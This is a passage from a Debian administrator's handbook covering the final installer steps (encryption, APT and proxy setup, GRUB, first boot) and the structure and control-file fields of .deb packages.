To create an encrypted partition, you must first assign an available partition for this purpose. To do so, select a partition and indicate that it is to be used as a “physical volume for encryption”. After partitioning the disk containing the physical volume to be made, choose “Configure encrypted volumes”. The software will then propose to initialize the physical volume with random data (making the localization of the real data more difficult), and will ask you to enter an “encryption passphrase”, which you will have to enter every time you boot your computer in order to access the content of the encrypted partition. Once this step has been completed, and you have returned to the partitioning tool menu, a new partition will be available in an “encrypted volume”, which you can then configure just like any other partition. In most cases, this partition is used as a physical volume for LVM so as to protect several partitions (LVM logical volumes) with the same encryption key, including the swap partition (see sidebar “**Encrypted swap partition**” page 63).



#### 4.2.14. Installing the Base System

This step, which doesn't require any user interaction, installs the Debian “base system” packages. This includes the `dpkg` and `apt` tools, which manage Debian packages, as well as the utilities necessary to boot the system and start using it.



**Figure 4.11** *Installation of the base system*

#### 4.2.15. Configuring the Package Manager (apt)

In order to be able to install additional software, APT needs to be configured and told where to find Debian packages. This step is as automated as possible. It starts with a question asking if it must use a network source for packages, or if it should only look for packages on the CD-ROM.

**NOTE**  
**Debian CD-ROM in the drive**

If the installer detects a Debian installation disk in the CD/DVD reader, it is not necessary to configure APT to go looking for packages on the network: APT is automatically configured to read packages from a removable media drive. If the disk is part of a set, the software will offer to “explore” other disks in order to reference all of the packages stored on them.

If getting packages from the network is requested, the next two questions allow to choose a server from which to download these packages, by choosing first a country, then a mirror available in that country (a mirror is a public server hosting copies of all the files of the Debian master archive).




Figure 4.12 Selecting a Debian mirror

Finally, the program proposes to use an HTTP proxy. If there is no proxy, Internet access will be direct. If you type `http://proxy.falcot.com:3128`, APT will use the Falcot *proxy/cache*, a “Squid” program. You can find these settings by checking the configurations of a web browser on another machine connected to the same network.

The files `Packages.gz` and `Sources.gz` are then automatically downloaded to update the list of packages recognized by APT.

#### BACK TO BASICS

##### HTTP proxy

An HTTP proxy is a server that forwards an HTTP request for network users. It sometimes helps to speed up downloads by keeping a copy of files that have been transferred through it (we then speak of *proxy/cache*). In some cases, it is the only means of accessing an external web server; in such cases it is essential to answer the corresponding question during installation for the program to be able to download the Debian packages through it.

Squid is the name of the server software used by Falcot Corp to offer this service.

#### 4.2.16. Debian Package Popularity Contest

The Debian system contains a package called *popularity-contest*, whose purpose is to compile package usage statistics. Each week, this program collects information on the packages installed and those used recently, and anonymously sends this information to the Debian project servers. The project can then use this information to determine the relative importance of each package, which influences the priority that will be granted to them. In particular, the most “popular” packages will be included in the installation CD-ROM, which will facilitate their access for users who do not wish to download them or to purchase a complete set.

This package is only activated on demand, out of respect for the confidentiality of users’ usage.

## 4.2.17. Selecting Packages for Installation

The following step allows you to choose the purpose of the machine in very broad terms; the ten suggested tasks correspond to lists of packages to be installed. The list of the packages that will actually be installed will be fine-tuned and completed later on, but this provides a good starting point in a simple manner.

Some packages are also automatically installed according to the hardware detected (thanks to the program `discover-pkginstall` from the `discover` package). For instance, if a VirtualBox virtual machine is detected, the program will install the `virtualbox-guest-dkms` package, allowing for better integration of the virtual machine with the host system.




Figure 4.13 Task choices

## 4.2.18. Installing the GRUB Bootloader

The bootloader is the first program started by the BIOS. This program loads the Linux kernel into memory and then executes it. It often offers a menu that allows the user to choose the kernel to load and/or the operating system to boot.

BEWARE  
**Bootloader and dual boot**

This phase in the Debian installation process detects the operating systems that are already installed on the computer, and automatically adds corresponding entries in the boot menu, but not all installation programs do this.

In particular, if you install (or reinstall) Windows thereafter, the bootloader will be erased. Debian will still be on the hard drive, but will no longer be accessible from the boot menu. You would then have to boot the Debian installation system in **rescue** mode to set up a less exclusive bootloader. This operation is described in detail in the installation manual.

➔ <http://www.debian.org/releases/stable/amd64/ch08s07.html>

By default, the menu proposed by GRUB contains all the installed Linux kernels, as well as any other operating systems that were detected. This is why you should accept the offer to install it in the Master Boot Record. Since keeping older kernel versions preserves the ability to boot the same system if the most recently installed kernel is defective or poorly adapted to the hardware, it often makes sense to keep a few older kernel versions installed.

GRUB is the default bootloader installed by Debian thanks to its technical superiority: it works with most filesystems and therefore doesn't require an update after each installation of a new kernel, since it reads its configuration during boot and finds the exact position of the new kernel. Version 1 of GRUB (now known as "Grub Legacy") couldn't handle all combinations of LVM and software RAID; version 2, installed by default, is more complete. There may still be situations where it is more recommendable to install LILO (another bootloader); the installer will suggest it automatically.

For more information on configuring GRUB, please refer to section 8.8.3, "GRUB 2 Configuration" page 166.

BEWARE  
**Bootloaders and architectures**


LILO and GRUB, which are mentioned in this chapter, are bootloaders for *i386* and *amd64* architectures. If you install Debian on another architecture, you will need to use another bootloader. Among others, we can cite *yaboot* or *quik* for *powerpc*, *sil0* for *sparc*, *aboot* for *alpha*, *arcboot* for *mips*.

#### 4.2.19. Finishing the Installation and Rebooting

The installation is now complete, the program invites you to remove the CD-ROM from the reader and to restart the computer.

### 4.3. After the First Boot

If you activated the task "Debian desktop environment" without any explicit desktop choice (or with the "GNOME" choice), the computer will display the *gdm3* login manager.



**Figure 4.14** *First boot*

The user that has already been created can then log in and begin working immediately.

#### 4.3.1. Installing Additional Software

The installed packages correspond to the profiles selected during installation, but not necessarily to the use that will actually be made of the machine. As such, you might want to use a package management tool to refine the selection of installed packages. The two most frequently used tools (which are installed if the “Debian desktop environment” profile was chosen) are `apt` (accessible from the command line) and `synaptic` (“Synaptic Package Manager” in the menus).

To facilitate the installation of coherent groups of programs, Debian creates “tasks” that are dedicated to specific uses (mail server, file server, etc.). You already had the opportunity to select them during installation, and you can access them again thanks to package management tools such as `aptitude` (the tasks are listed in a distinct section) and `synaptic` (through the menu `Edit → Mark Packages by Task...`).

`Aptitude` is an interface to `APT` in full-screen text mode. It allows the user to browse the list of available packages according to various categories (installed or not-installed packages, by task, by section, etc.), and to view all of the information available on each of them (dependencies, conflicts, description, etc.). Each package can be marked “install” (to be installed, `+` key) or “remove” (to be removed, `-` key). All of these operations will be conducted simultaneously once you’ve confirmed them by pressing the `g` key (“`g`” for “`go!`”). If you have forgotten some programs, no worries; you will be able to run `aptitude` again once the initial installation has been completed.

TIP  
**Debian thinks of speakers  
of non-English languages**

Several tasks are dedicated to the localization of the system in other languages beyond English. They include translated documentation, dictionaries, and various other packages useful for speakers of different languages. The appropriate task is automatically selected if a non-English language was chosen during installation.

CULTURE  
**dselect, the old interface  
to install packages**

Before `aptitude`, the standard program to select packages to be installed was `dselect`, the old graphical interface associated with `dpkg`. Being a difficult program for beginners to use, it is not recommended.

Of course, it is possible not to select any task to be installed. In this case, you can manually install the desired software with the `apt-get` or `aptitude` command (which are both accessible from the command line).

VOCABULARY  
**Package dependencies,  
conflicts**

In the Debian packaging lingo, a “dependency” is another package necessary for the proper functioning of the package in question. Conversely, a “conflict” is a package that can not be installed side-by-side with another.

These concepts are discussed in greater detail in chapter 5, “[Packaging System: Tools and Fundamental Principles](#)” page 72.

#### 4.3.2. Upgrading the System


A first `aptitude safe-upgrade` (a command used to automatically update installed programs) is generally required, especially for possible security updates issued since the release of the latest Debian stable version. These updates may involve some additional questions through `debconf`, the standard Debian configuration tool. For further information on these updates conducted by `aptitude`, please refer to section 6.2.3, “[System Upgrade](#)” page 109.

## Keywords

---

Binary package  
Source package  
dpkg  
dependencies  
conflict

---



# Packaging System: Tools and Fundamental Principles

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*As a Debian system administrator, you will routinely handle .deb packages, since they contain consistent functional units (applications, documentation, etc.), whose installation and maintenance they facilitate. It is therefore a good idea to know what they are and how to use them.*



This chapter describes the structure and contents of “binary” and “source” packages. The former are `.deb` files, directly usable by `dpkg`, while the latter contain the source code, as well as instructions for building binary packages.

## 5.1. Structure of a Binary Package

The Debian package format is designed so that its content may be extracted on any Unix system that has the classic commands `ar`, `tar`, and `gzip` (sometimes `xz` or `bzip2`). This seemingly trivial property is important for portability and disaster recovery.

Imagine, for example, that you mistakenly deleted the `dpkg` program, and that you could thus no longer install Debian packages. `dpkg` being a Debian package itself, it would seem your system would be done for... Fortunately, you know the format of a package and can therefore download the `.deb` file of the `dpkg` package and install it manually (see sidebar “`dpkg`, `APT` and `ar`” page 72). If by some misfortune one or more of the programs `ar`, `tar` or `gzip/xz/bzip2` have disappeared, you will only need to copy the missing program from another system (since each of these operates in a completely autonomous manner, without dependencies, a simple copy will suffice). If your system suffered some even more outrageous fortune, and even these don’t work (maybe the deepest system libraries are missing?), you should try the static version of `busybox` (provided in the `busybox-static` package), which is even more self-contained, and provides subcommands such as `busybox ar`, `busybox tar` and `busybox gunzip`.

---

TOOLS  
**dpkg, APT and ar**

`dpkg` is the program that handles `.deb` files, notably extracting, analyzing, and unpacking them.

`APT` is a group of programs that allows the execution of higher-level modifications to the system: installing or removing a package (while keeping dependencies satisfied), updating the system, listing the available packages, etc.

As for the `ar` program, it allows handling files of the same name: `ar t archive` displays the list of files contained in such an archive, `ar x archive` extracts the files from the archive into the current working directory, `ar d archive file` deletes a file from the archive, etc. Its man page (`ar(1)`) documents all its other features. `ar` is a very rudimentary tool that a Unix administrator would only use on rare occasions, but admins routinely use `tar`, a more evolved archive and file management program. This is why it is easy to restore `dpkg` in the event of an erroneous deletion. You would only have to download the Debian package and extract the content from the `data.tar.gz` archive in the system’s root (`/`):

```
# ar x dpkg_1.17.23_amd64.deb
# tar -C / -p -xzf data.tar.gz
```

**Man page notation**

It can be confusing for beginners to find references to “ar(1)” in the literature. This is generally a convenient means of referring to the man page entitled ar in section 1.

Sometimes this notation is also used to remove ambiguities, for example to distinguish between the printf command that can also be indicated by printf(1) and the printf function in the C programming language, which can also be referred to as printf(3).

chapter 7, “[Solving Problems and Finding Relevant Information](#)” page 134 discusses manual pages in further detail (see section 7.1.1, “[Manual Pages](#)” page 134).

Have a look at the content of a .deb file:

```
$ ar t dpkg_1.17.23_amd64.deb
debian-binary
control.tar.gz
data.tar.gz
$ ar x dpkg_1.17.23_amd64.deb
$ ls
control.tar.gz data.tar.gz debian-binary dpkg_1.17.23_amd64.deb
$ tar tzf data.tar.gz | head -n 15
./
./var/
./var/lib/
./var/lib/dpkg/
./var/lib/dpkg/parts/
./var/lib/dpkg/info/
./var/lib/dpkg/alternatives/
./var/lib/dpkg/updates/
./etc/
./etc/logrotate.d/
./etc/logrotate.d/dpkg
./etc/dpkg/
./etc/dpkg/dpkg.cfg.d/
./etc/dpkg/dpkg.cfg
./etc/alternatives/
$ tar tzf control.tar.gz
./
./conffiles
./postinst
./md5sums
./prepm
./preinst
./control
./postrm
$ cat debian-binary
2.0
```

As you can see, the ar archive of a Debian package is comprised of three files:

- `debian-binary`. This is a text file which simply indicates the version of the `.deb` file used (in 2015: version 2.0).
- `control.tar.gz`. This archive file contains all of the available meta-information, like the name and version of the package. Some of this meta-information allows package management tools to determine if it is possible to install or uninstall it, for example according to the list of packages already on the machine.
- `data.tar.gz`. This archive contains all of the files to be extracted from the package; this is where the executable files, documentation, etc., are all stored. Some packages may use other compression formats, in which case the file will be named differently (`data.tar.bz2` for bzip2, `data.tar.xz` for XZ).

## 5.2. Package Meta-Information

The Debian package is not only an archive of files intended for installation. It is part of a larger whole, and it describes its relationship with other Debian packages (dependencies, conflicts, suggestions). It also provides scripts that enable the execution of commands at different stages in the package’s lifecycle (installation, removal, upgrades). These data are used by the package management tools but are not part of the packaged software; they are, within the package, what is called its “meta-information” (information about other information).

### 5.2.1. Description: the `control` File

This file uses a structure similar to email headers (as defined by RFC 2822). For example, for `apt`, the `control` file looks like the following:

```
$ apt-cache show apt
Package: apt
Version: 1.0.9.6
Installed-Size: 3788
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: manpages-it (<< 2.80-4~), manpages-pl (<< 20060617-3~), openjdk-6-jdk (<< 6
    ➤ b24-1.11-0ubuntu1~), sun-java5-jdk (>> 0), sun-java6-jdk (>> 0)
Depends: libapt-pkg4.12 (>= 1.0.9.6), libc6 (>= 2.15), libgcc1 (>= 1:4.1.1), libstdc
    ➤ ++6 (>= 4.9), debian-archive-keyring, gnupg
Suggests: aptitude | synaptic | wajig, dpkg-dev (>= 1.17.2), apt-doc, python-apt
Conflicts: python-apt (<< 0.7.93.2~)
Breaks: manpages-it (<< 2.80-4~), manpages-pl (<< 20060617-3~), openjdk-6-jdk (<< 6
    ➤ b24-1.11-0ubuntu1~), sun-java5-jdk (>> 0), sun-java6-jdk (>> 0)
Description-en: commandline package manager
This package provides commandline tools for searching and
managing as well as querying information about packages
as a low-level access to all features of the libapt-pkg library.
.
These include:
```

- \* apt-get for retrieval of packages and information about them from authenticated sources and for installation, upgrade and removal of packages together with their dependencies
- \* apt-cache for querying available information about installed as well as installable packages
- \* apt-cdrom to use removable media as a source for packages
- \* apt-config as an interface to the configuration settings
- \* apt-key as an interface to manage authentication keys

Description-md5: 9fb97a88cb7383934ef963352b53b4a7

Tag: admin::package-management, devel::lang:ruby, hardware::storage, hardware::storage:cd, implemented-in::c++, implemented-in::perl, implemented-in::ruby, interface::commandline, network::client, protocol::ftp, protocol::http, protocol::ipv6, role::program, role::shared-lib, scope::application, scope::utility, sound::player, suite::debian, use::downloading, use::organizing, use::searching, works-with::audio, works-with::software:package, works-with::text

Section: admin

Priority: important

Filename: pool/main/a/apt/apt\_1.0.9.6\_amd64.deb

Size: 1107560

MD5sum: a325ccb14e69fef2c50da54e035a4df4

SHA1: 635d09fcb600ec12810e3136d51e696bcfa636a6

SHA256: 371a559ce741394b59dbc6460470a9399be5245356a9183bbea0f89ecaabb03

[BACK TO BASICS](#)

## RFC — Internet standards

RFC is the abbreviation of “Request For Comments”. An RFC is generally a technical document that describes what will become an Internet standard. Before becoming standardized and frozen, these standards are submitted for public review (hence their name). The IETF (Internet Engineering Task Force) decides on the evolution of the status of these documents (proposed standard, draft standard, or standard).

RFC 2026 defines the process for standardization of Internet protocols.

➔ <http://www.faqs.org/rfcs/rfc2026.html>

## *Dependencies: the Depends Field*

The dependencies are defined in the Depends field in the package header. This is a list of conditions to be met for the package to work correctly — this information is used by tools such as apt in order to install the required libraries, in appropriate versions fulfilling the dependencies of the package to be installed. For each dependency, it is possible to restrict the range of versions that meet that condition. In other words, it is possible to express the fact that we need the package *libc6* in a version equal to or greater than “2.15” (written “*libc6* (>=2.15)”). Version comparison operators are as follows:

- <<: less than;
- <=: less than or equal to;
- =: equal to (note that “2.6.1” is not equal to “2.6.1-1”);

- `>=`: greater than or equal to;
- `>`: greater than.

In a list of conditions to be met, the comma serves as a separator. It must be interpreted as a logical “and”. In conditions, the vertical bar (“|”) expresses a logical “or” (it is an inclusive “or”, not an exclusive “either/or”). Carrying greater priority than “and”, it can be used as many times as necessary. Thus, the dependency “(A or B) and C” is written `A | B, C`. In contrast, the expression “A or (B and C)” should be written as “(A or B) and (A or C)”, since the Depends field does not tolerate parentheses that change the order of priorities between the logical operators “or” and “and”. It would thus be written `A | B, A | C`.

➡ <http://www.debian.org/doc/debian-policy/ch-relationships.html>

The dependencies system is a good mechanism for guaranteeing the operation of a program, but it has another use with “meta-packages”. These are empty packages that only describe dependencies. They facilitate the installation of a consistent group of programs preselected by the meta-package maintainer; as such, `apt install meta-package` will automatically install all of these programs using the meta-package’s dependencies. The *gnome*, *kde-full* and *linux-image-amd64* packages are examples of meta-packages.

#### DEBIAN POLICY

##### Recommends, Suggests, and Enhances fields

The Recommends and Suggests fields describe dependencies that are not compulsory. The “recommended” dependencies, the most important, considerably improve the functionality offered by the package but are not indispensable to its operation. The “suggested” dependencies, of secondary importance, indicate that certain packages may complement and increase their respective utility, but it is perfectly reasonable to install one without the others.

You should always install the “recommended” packages, unless you know exactly why you do not need them. Conversely, it is not necessary to install “suggested” packages unless you know why you need them.

The Enhances field also describes a suggestion, but in a different context. It is indeed located in the suggested package, and not in the package that benefits from the suggestion. Its interest lies in that it is possible to add a suggestion without having to modify the package that is concerned. Thus, all add-ons, plug-ins, and other extensions of a program can then appear in the list of suggestions related to the software. Although it has existed for several years, this last field is still largely ignored by programs such as `apt` or `synaptic`. Its purpose is for a suggestion made by the Enhances field to appear to the user in addition to the traditional suggestions — found in the Suggests field.

**Pre-Depends, a more demanding Depends**

“Pre-dependencies”, which are listed in the “Pre-Depends” field in the package headers, complete the normal dependencies; their syntax is identical. A normal dependency indicates that the package in question must be unpacked and configured before configuration of the package declaring the dependency. A pre-dependency stipulates that the package in question must be unpacked and configured before execution of the pre-installation script of the package declaring the pre-dependency, that is before its installation.

A pre-dependency is very demanding for `apt`, because it adds a strict constraint on the ordering of the packages to install. As such, pre-dependencies are discouraged unless absolutely necessary. It is even recommended to consult other developers on [debian-devel@lists.debian.org](mailto:debian-devel@lists.debian.org) before adding a pre-dependency. It is generally possible to find another solution as a work-around.

*Conflicts: the Conflicts field*

The Conflicts field indicates when a package cannot be installed simultaneously with another. The most common reasons for this are that both packages include a file of the same name, or provide the same service on the same TCP port, or would hinder each other’s operation.

`dpkg` will refuse to install a package if it triggers a conflict with an already installed package, except if the new package specifies that it will “replace” the installed package, in which case `dpkg` will choose to replace the old package with the new one. `apt` always follows your instructions: if you choose to install a new package, it will automatically offer to uninstall the package that poses a problem.

*Incompatibilities: the Breaks Field*

The Breaks field has an effect similar to that of the Conflicts field, but with a special meaning. It signals that the installation of a package will “break” another package (or particular versions of it). In general, this incompatibility between two packages is transitory, and the Breaks relationship specifically refers to the incompatible versions.

`dpkg` will refuse to install a package that breaks an already installed package, and `apt` will try to resolve the problem by updating the package that would be broken to a newer version (which is assumed to be fixed and, thus, compatible again).

This type of situation may occur in the case of updates without backwards compatibility: this is the case if the new version no longer functions with the older version, and causes a malfunction in another program without making special provisions. The Breaks field prevents the user from running into these problems.

*Provided Items: the Provides Field*

This field introduces the very interesting concept of a “virtual package”. It has many roles, but two are of particular importance. The first role consists in using a virtual package to associate a

generic service with it (the package “provides” the service). The second indicates that a package completely replaces another, and that for this purpose it can also satisfy the dependencies that the other would satisfy. It is thus possible to create a substitution package without having to use the same package name.

#### VOCABULARY

### Meta-package and virtual package

It is essential to clearly distinguish meta-packages from virtual packages. The former are real packages (including real `.deb` files), whose only purpose is to express dependencies.

Virtual packages, however, do not exist physically; they are only a means of identifying real packages based on common, logical criteria (service provided, compatibility with a standard program or a pre-existing package, etc.).

**Providing a “Service”** Let us discuss the first case in greater detail with an example: all mail servers, such as *postfix* or *sendmail* are said to “provide” the *mail-transport-agent* virtual package. Thus, any package that needs this service to be functional (e.g. a mailing list manager, such as *smartlist* or *sympa*) simply states in its dependencies that it requires a *mail-transport-agent* instead of specifying a large yet incomplete list of possible solutions (e.g. `postfix | sendmail | exim4 | ...`). Furthermore, it is useless to install two mail servers on the same machine, which is why each of these packages declares a conflict with the *mail-transport-agent* virtual package. A conflict between a package and itself is ignored by the system, but this technique will prohibit the installation of two mail servers side by side.

#### DEBIAN POLICY


### List of virtual packages

For virtual packages to be useful, everyone must agree on their name. This is why they are standardized in the Debian Policy. The list includes among others *mail-transport-agent* for mail servers, *c-compiler* for C programming language compilers, *www-browser* for web browsers, *httpd* for web servers, *ftp-server* for FTP servers, *x-terminal-emulator* for terminal emulators in graphical mode (`xterm`), and *x-window-manager* for window managers.

The full list can be found on the Web.

► <http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt>

**Interchangeability with Another Package** The `Provides` field is also interesting when the content of a package is included in a larger package. For example, the *libdigest-md5-perl* Perl module was an optional module in Perl 5.6, and has been integrated as standard in Perl 5.8 (and later versions, such as 5.20 present in *Jessie*). As such, the package *perl* has since version 5.8 declared `Provides:libdigest-md5-perl` so that the dependencies on this package are met if the user has Perl 5.8 (or newer). The *libdigest-md5-perl* package itself has eventually been deleted, since it no longer had any purpose when old Perl versions were removed.



**Figure 5.1** Use of a Provides field in order to not break dependencies

This feature is very useful, since it is never possible to anticipate the vagaries of development, and it is necessary to be able to adjust to renaming, and other automatic replacement, of obsolete software.

BACK TO BASICS

**Perl, a programming language**

Perl (Practical Extraction and Report Language) is a very popular programming language. It has many ready-to-use modules that cover a vast spectrum of applications, and that are distributed by the CPAN (Comprehensive Perl Archive Network) servers, an exhaustive network of Perl packages.

- <http://www.perl.org/>
- <http://www.cpan.org/>

Since it is an interpreted language, a program written in Perl does not require compilation prior to execution. This is why they are called “Perl scripts”.

**Past Limitations** Virtual packages used to suffer from some limitations, the most significant of which was the absence of a version number. To return to the previous example, a dependency such as `Depends:libdigest-md5-perl (>=1.6)`, despite the presence of Perl 5.10, would never be considered as satisfied by the packaging system – while in fact it most likely is satisfied. Unaware of this, the package system chose the least risky option, assuming that the versions do not match.

This limitation has been lifted in `dpkg` 1.17.11, and is no longer relevant in Jessie. Packages can assign a version to the virtual packages they provide with a dependency such as `Provides:libdigest-md5-perl (=1.8)`.



## Replacing Files: The Replaces Field

The Replaces field indicates that the package contains files that are also present in another package, but that the package is legitimately entitled to replace them. Without this specification, `dpkg` fails, stating that it can not overwrite the files of another package (technically, it is possible to force it to do so with the `--force-overwrite` option, but that is not considered standard operation). This allows identification of potential problems and requires the maintainer to study the matter prior to choosing whether to add such a field.

The use of this field is justified when package names change or when a package is included in another. This also happens when the maintainer decides to distribute files differently among various binary packages produced from the same source package: a replaced file no longer belongs to the old package, but only to the new one.

If all of the files in an installed package have been replaced, the package is considered to be removed. Finally, this field also encourages `dpkg` to remove the replaced package where there is a conflict.

### GOING FURTHER

#### The Tag field

In the `apt` example above, we can see the presence of a field that we have not yet described, the Tag field. This field does not describe a relationship between packages, but is simply a way of categorizing a package in a thematic taxonomy. This classification of packages according to several criteria (type of interface, programming language, domain of application, etc.) has been available for a long time. Despite this, not all packages have accurate tags and it is not yet integrated in all Debian tools; `aptitude` displays these tags, and allows them to be used as search criteria. For those who are repelled by `aptitude`'s search criteria, the following website allows navigation of the tag database:

➔ <http://debtags.alioth.debian.org/>

## 5.2.2. Configuration Scripts

In addition to the `control` file, the `control.tar.gz` archive for each Debian package may contain a number of scripts, called by `dpkg` at different stages in the processing of a package. The Debian Policy describes the possible cases in detail, specifying the scripts called and the arguments that they receive. These sequences may be complicated, since if one of the scripts fails, `dpkg` will try to return to a satisfactory state by canceling the installation or removal in progress (insofar as it is possible).

### GOING FURTHER

#### `dpkg`'s database

All of the configuration scripts for installed packages are stored in the `/var/lib/dpkg/info/` directory, in the form of a file prefixed with the package's name. This directory also includes a file with the `.list` extension for each package, containing the list of files that belong to that package.

The `/var/lib/dpkg/status` file contains a series of data blocks (in the format of the famous mail headers, RFC 2822) describing the status of each package. The information from the `control` file of the installed packages is also replicated there.

In general, the `preinst` script is executed prior to installation of the package, while the `postinst` follows it. Likewise, `prerm` is invoked before removal of a package and `post rm` afterwards. An update of a package is equivalent to removal of the previous version and installation of the new one. It is not possible to describe in detail all the possible scenarios here, but we will discuss the most common two: an installation/update and a removal.

**Symbolic names of the scripts**

CAUTION

The sequences described in this section call configuration scripts by specific names, such as `old-prerm` or `new-postinst`. They are, respectively, the `prerm` script contained in the old version of the package (installed before the update) and the `postinst` script contained in the new version (installed by the update).

**State diagrams**

TIP

Manoj Srivastava made these diagrams explaining how the configuration scripts are called by `dpkg`. Similar diagrams have also been developed by the Debian Women project; they are a bit simpler to understand, but less complete.

➤ <https://people.debian.org/~srivasta/MaintainerScripts.html>

➤ <https://wiki.debian.org/MaintainerScripts>

## Installation and Upgrade

Here is what happens during an installation (or an update):

1. For an update, `dpkg` calls the `old-prerm upgrade new-version`.
2. Still for an update, `dpkg` then executes `new-preinst upgrade old-version`; for a first installation, it executes `new-preinst install`. It may add the old version in the last parameter, if the package has already been installed and removed since (but not purged, the configuration files having been retained).
3. The new package files are then unpacked. If a file already exists, it is replaced, but a backup copy is temporarily made.
